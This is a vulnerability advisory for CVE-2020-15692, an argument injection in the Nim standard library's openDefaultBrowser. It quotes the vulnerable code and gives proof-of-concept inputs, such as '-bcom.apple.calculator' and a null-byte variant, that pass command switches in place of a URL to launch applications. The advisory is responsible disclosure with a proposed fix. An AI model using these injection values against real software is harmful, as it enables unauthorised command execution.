Nim - stdlib Browsers - `open` Argument Injection

CVE	CVE-2020-15692
Vendor	nim-lang
Affected Versions	<= 1.2.6
Vulnerability Class	CWE-88
Author(s)	tintinweb
Date	Jul 30, 2020

Vulnerability Note

1 Summary

The nim-lang stdlib `browsers` provides a convenient interface to open an URL with the system default browser. The library, however, fails to validated that the provided input is actually an URL. An attacker in control of an unfiltered URL passed to `browsers.openDefaultBrowser(URL)` can, therefore, provide a local file path that will be opened in the default explorer or pass one argument to the underlying `open` command to execute arbitrary registered system commands.

2 Details

2.1 Description

`browsers.openDefaultBrowser()` internally calls `shellExecuteW` passing in the URL as an arg to `open` for Windows and `execShellCmd` with the OS's open command (`xdg-open` on linux, `open` on MacOs) and the shell quoted `url` as an argument on nix systems.

The implementation is as follows:

```
template openDefaultBrowserImpl(url: string) =
  when defined(windows):
    var o = newWideCString(osOpenCmd)
    var u = newWideCString(url)
    discard shellExecuteW(0'i32, o, u, nil, nil, SW_SHOWNORMAL)
  elif defined(macosx):
    discard execShellCmd(osOpenCmd & " " & quoteShell(url))
  else:
    var u = quoteShell(url)
    if execShellCmd(osOpenCmd & " " & u) == 0: return
    for b in getEnv("BROWSER").string.split(PathSep):
      try:
        # we use ``startProcess`` here because we don't want to block!
        discard startProcess(command = b, args = [url], options = {poUsePath})
        return
      except OSError:
        discard
```

On windows, the attacker controls the `lpFile` argument to `shellExecuteW` which may allow opening arbitrary local files. On MacOs, the attacker controls the first argument to the `open` command which takes the following command line switches:

```
Options:
      -a                Opens with the specified application.
      -b                Opens with the specified application bundle identifier.
      -e                Opens with TextEdit.
      -t                Opens with default text editor.
      -f                Reads input from standard input and opens with TextEdit.
      -F  --fresh       Launches the app fresh, that is, without restoring windows. Saved persistent state is lost, excluding Untitled documents.
      -R, --reveal      Selects in the Finder instead of opening.
      -W, --wait-apps   Blocks until the used applications are closed (even if they were already running).
          --args        All remaining arguments are passed in argv to the application's main() function instead of opened.
      -n, --new         Open a new instance of the application even if one is already running.
      -j, --hide        Launches the app hidden.
      -g, --background  Does not bring the application to the foreground.
      -h, --header      Searches header file locations for headers matching the given filenames, and opens them.
      -s                For -h, the SDK to use; if supplied, only SDKs whose names contain the argument value are searched.
                        Otherwise the highest versioned SDK in each platform is used.
```

If an attacker manages to pass in an URL that is actually a commandline switche to open, they may be able to launch arbitrary commands (or do whatever open allows them to do with one argument). For example, `openDefaultBrowser(".")` will open Finder in the current working dir, `openDefaultBrowser("-aCalculator")` and `openDefaultBrowser("-bcom.apple.calculator")` launches the calculator.

2.2 Proof of Concept

launch calculator:

```
import browsers
openDefaultBrowser("-bcom.apple.calculator")
```

terminate the shell quoting causing an error:

```
import browsers
var vector = "-bcom.apple.calculator\x00"
openDefaultBrowser(vector)
```

```
⇒  nim c -r -d:ssl test.nim
sh: -c: line 0: unexpected EOF while looking for matching `''
sh: -c: line 1: syntax error: unexpected end of file
```

2.3 Proposed Fix

- validate that URL is actually an URL and filter non printable chars or urlencode them

3 Vendor Response


Vendor response: fixed in v1.2.6 (Official Security Advisory)

3.1 Timeline

```
JUL/09/2020 - contact nim developers @telegram; provided details, PoC
JUL/30/2020 - fixed in new release
MAR/26/2021 - vendor advisory (https://github.com/nim-lang/security/security/advisories/GHSA-p35j-xv9v-7gfg), public disclosure
```

4 References

- [1] https://nim-lang.org/
- [2] https://nim-lang.org/install.html
- [3] https://en.wikipedia.org/wiki/Nim_(programming_language)
- [4] https://nim-lang.org/blog/2020/07/30/versions-126-and-108-released.html



Subscribe to Our Newsletter

Stay up-to-date on our latest offerings, tools, and the world of blockchain security.

Email*

e-mail address